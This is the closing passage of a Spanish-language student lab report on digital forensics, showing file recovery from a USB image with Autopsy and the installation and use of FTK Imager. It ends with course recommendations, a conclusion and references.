


Figura 346. Resultados del Análisis Forense

Por último, mostrando los archivos recuperados de la memoria USB, incluyendo documentos PDF, Word, imágenes de WhatsApp y archivos de texto.

9.5.6 Extracción de Archivos desde la Imagen Forense




Figura 347. Exportación de Archivos Recuperados

Lo siguiente que hicimos fue buscar la opción Extract File(s) para exportar los archivos recuperados de la imagen forense.

9.5.6.1 Exportación de Archivo PDF Recuperado




Figura 348. Guardando Archivo Extraído

Aquí se evidencia la ventana de guardar mostrando la extracción del archivo "Proteccion-de-datos-personales U NAL.pdf" desde la imagen forense hacia la carpeta Autopsy en Windows.




Figura 349. Extracción Exitosa

Finalmente, obtuvimos el mensaje de confirmación de Autopsy indicando que el archivo PDF ha sido extraído exitosamente de la imagen forense y guardado en el sistema de archivos de Windows.

9.6.Subcapítulo 3: Descarga de FTK Imager

Para descargar FTK Imager lo que debemos hacer es ir a nuestro navegador y buscar el sitio oficial de este software.





Figura 350. Página de Descarga de FTK Imager

Dentro de la Página oficial buscamos la opción de descargar FTK Imager 4.7.3.81, herramienta profesional para creación de imágenes forenses.

9.6.1 Formulario de Registro para descargar FTK Imager



Download FTK Imager Pro 8.2

exterro
FTK Imager Pro
Power, Speed, Control & Precision
for Accelerated Forensic Investigations

Exterro and Exterro Imager Pro are the most advanced FTK Imager tools for digital investigators. Exterro Imager Pro is an advanced data preview and acquisition tool designed for professional digital investigators who need more speed, control, and capability than the standard FTK Imager. It captures digital evidence in a forensically sound manner—creating precise, verifiable copies of data without altering the original source.

The Pro edition builds on the trusted foundation of FTK Imager with enhanced automation, encryption awareness, and modern evidence handling, supporting today's complex endpoint and mobile environments.

Fill out the form to download FTK Imager Pro 8.2

* First Name
Kevin

* Last Name
Jaramillo

* Business Email
Jaramillocordobak@gmail.com

* Organization Name
Universidad tecnologica del choco


* Job Title
analisis

* Company Country
Colombia

Figura 351. Descarga de FTK Imager Pro

Página de registro para descargar FTK Imager Pro 8.2, versión avanzada con capacidades forenses mejoradas. Se completan los datos de la persona (Kevin Jaramillo) y la institución (Universidad Tecnológica del Chocó) para obtener el software.

9.6.2 Confirmamos la Descarga de FTK Imager



Download FTK Imager Pro 8.2

exterro
FTK Imager Pro
Power, Speed, Control & Precision
for Accelerated Forensic Investigations

Exterro and Exterro Imager Pro are the most advanced FTK Imager tools for digital investigators. Exterro Imager Pro is an advanced data preview and acquisition tool designed for professional digital investigators who need more speed, control, and capability than the standard FTK Imager. It captures digital evidence in a forensically sound manner—creating precise, verifiable copies of data without altering the original source.

The Pro edition builds on the trusted foundation of FTK Imager with enhanced automation, encryption awareness, and modern evidence handling, supporting today's complex endpoint and mobile environments.

Fill out the form to download FTK Imager Pro 8.2

Thank you for your interest in FTK Imager. Your download should start automatically.
If it doesn't, please [contact us](#).

Figura 352. Descarga Exitosa FTK Imager

Luego obtuvimos un mensaje de éxito confirmando que la descarga de FTK Imager Pro 8.2 ha comenzado automáticamente.

9.6.2.1 Descompresión del Instalador de FTK Imager




Figura 353. Extracción de Archivos de FTK Imager

Después que descargamos el archivo hicimos la extracción de los archivos comprimidos de FTK Imager en la carpeta de Descargas, preparando los archivos necesarios para la instalación del software forense.

9.6.3 Instalación de CodeMeter Runtime para FTK Imager




Figura 354. Instalamos los archivos necesarios

Luego realizamos la instalación del asistente CodeMeter Runtime 8.20 como requisito previo para FTK Imager. Este componente es necesario para la gestión de licencias y seguridad del software forense.

9.6.4 Instalación de Exterro FTK Imager




Figura 355. Asistente de Instalación FTK Imager

Pantalla de bienvenida del asistente de instalación de FTK Imager, mostrando la advertencia de protección por derechos de autor antes de comenzar la instalación del software forense.



Figura 356. Acuerdo de Licencia términos y condiciones

Pantalla del acuerdo de licencia que debe ser aceptado para continuar con la instalación de FTK Imager. El usuario debe marcar la casilla de aceptación de términos antes de proceder con la instalación del software.




Figura 357. Carpeta de Destino

Obtuvimos esta pantalla en la que se realiza la selección de carpeta de destino para FTK Imager. Por defecto se instala en C:\Program Files\AccessData\ y se da la opción de excluir la ruta en Windows Defender para evitar interferencias durante el análisis forense.




Figura 358. Listo para Instalar

Se muestra la Pantalla final del asistente confirmando que está listo para instalar FTK Imager.

9.6.4.1 Finalización Exitosa de la Instalación




Figura 359. Instalación Completada

Ya en este punto se había hecho una instalación exitosa de FTK Imager. La casilla "Launch Exterro FTK Imager" permite abrir el software inmediatamente para comenzar el análisis forense de la memoria USB.

9.6.5 Creación de la Imagen en FTK Imager




Figura 360. Interfaz Principal FTK Imager

Antes de realizar el proceso de análisis forense ingresamos a FTK y se nos mostró esta interfaz. La interfaz principal de FTK Imager contiene el árbol de evidencia y opciones para crear nuevas imágenes forenses.

9.6.5.1 Configuración de Fuente de Evidencia




Figura 361. Selección de Tipo de Fuente

Luego, realizamos la selección de tipo de evidencia en FTK Imager. Se elige "Image File" para cargar y analizar la imagen forense previamente creada de la memoria USB.

9.6.5.2 Cargando Archivo de Imagen DD en FTK Imager




Figura 362. Selección de Imagen Forense

En FTK Imager para seleccionamos la imagen forense imagen_usb_forense.dd desde la carpeta Autopsy.

9.6.5.3 Fuente de Evidencia Definida en FTK Imager




Figura 363. Ruta de Evidencia Configurada

Después en FTK Imager utilizamos la ruta de la imagen forense ya configurada. La herramienta está lista para cargar y analizar el archivo imagen_usb_forense.dd desde la ubicación especificada en el directorio.

9.6.5.4 Contenido de la Memoria USB en FTK Imager.




Figura 364. Análisis de Imagen en FTK Imager

Dentro de FTK Imager mostramos el análisis detallado de la imagen forense. Se visualizan documentos, imágenes de WhatsApp y archivos de PDF.

9.6.6 Archivos Exportado Correctamente




Figura 365. Exportación Exitosa

Por último, mostramos el mensaje de confirmación que indica que exportamos los archivos de forma correcta, cerrando así esta sección y la culminación de la práctica.

Recomendaciones

- **Mantener siempre un enfoque ético y académico:** Todas las prácticas de reconocimiento, explotación y análisis deben ejecutarse únicamente en entornos controlados y autorizados, como máquinas virtuales o laboratorios diseñados para este fin. Esto garantiza que los ejercicios no afecten sistemas reales ni vulneren la ley.
- **Documentar cada laboratorio detalladamente:** Registrar comandos, versiones, configuraciones, resultados y fallas encontradas ayuda a comprender mejor los procesos y permite detectar errores más fácilmente en prácticas futuras.
- **Actualizar periódicamente las herramientas de auditoría:** Suites como Nmap, Metasploit, Aircrack-ng, Hydra o Wireshark deben mantenerse actualizadas para evitar incompatibilidades y asegurar que se disponga de las últimas funciones y parches de seguridad.
- **Realizar prácticas de endurecimiento (hardening):** Después de aprender a explotar vulnerabilidades, es recomendable aplicar contra-medidas en las máquinas virtuales para reforzar la seguridad: desactivar servicios innecesarios, actualizar sistemas, implementar reglas de firewall, mejorar políticas de contraseñas, etc.
- **Utilizar múltiples distribuciones y entornos de prueba:** Combinar máquinas vulnerables como Metasploitable, Lampião o FristiLeaks con sistemas como Edubuntu, Windows XP o Kali Linux amplía la comprensión de las diferentes superficies de ataque y defensa.

- **Comprobar siempre la conectividad y la configuración de red antes de comenzar:** Muchos errores durante los laboratorios suelen estar relacionados con adaptadores mal configurados, IPs incorrectas o falta de comunicación entre máquinas virtuales. Verificar esto antes de iniciar evita pérdida de tiempo.
- **Realizar prácticas adicionales por fuera de clase:** Repetir los laboratorios sin la guía del docente fortalece la memoria operativa, mejora la comprensión de los comandos y desarrolla independencia técnica.

Conclusión

El desarrollo de este tomo académico permitió consolidar los conocimientos impartidos en la asignatura Seguridad y Auditoría de Redes durante el periodo 2025-1. A través de múltiples prácticas en entornos virtualizados, se logró comprender de manera integral el funcionamiento de herramientas de análisis, enumeración, explotación y diagnóstico de vulnerabilidades. Cada laboratorio, desde el reconocimiento de servicios con Nmap hasta la explotación de sistemas con Metasploit o la revisión de configuraciones inseguras, aportó a la formación de competencias reales en ciberseguridad ofensiva y defensiva.

El trabajo también evidenció la importancia de la disciplina, la documentación adecuada y la correcta configuración de entornos de red, ya que gran parte de los problemas surgidos durante el proceso se relacionaron con configuraciones incorrectas, instalaciones incompletas o adaptadores de red mal gestionados. Estas dificultades, lejos de representar un obstáculo negativo, se convirtieron en oportunidades valiosas para reforzar la práctica, el razonamiento lógico y la capacidad de resolver incidentes técnicos.

En última instancia, este informe refleja el avance académico logrado y sirve como guía de referencia para futuros ejercicios de auditoría, demostrando la relevancia de la ética, el aprendizaje continuo y el dominio de herramientas técnicas dentro del campo de la seguridad informática.

Referencias Bibliográficas

- Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM VirtualBox. <https://www.virtualbox.org/>
- Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. <https://www.kali.org/get-kali/>
- Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de 2025, de <https://nmap.org/man/es/index.html>
- Buckbee, M. (2022, febrero 24). *What is Metasploit? The Beginner's Guide*. <https://www.varonis.com/blog/what-is-metasploit>
- Rafael S Morales (2025) *Temas y conceptos relevantes dentro del área de seguridad y auditoria de redes 2025-1* -Temas explicados en clase durante este semestre académico.
- Badblue—EcuRed. (s. f.). Recuperado 13 de octubre de 2025, de <https://www.ecured.cu/Badblue>
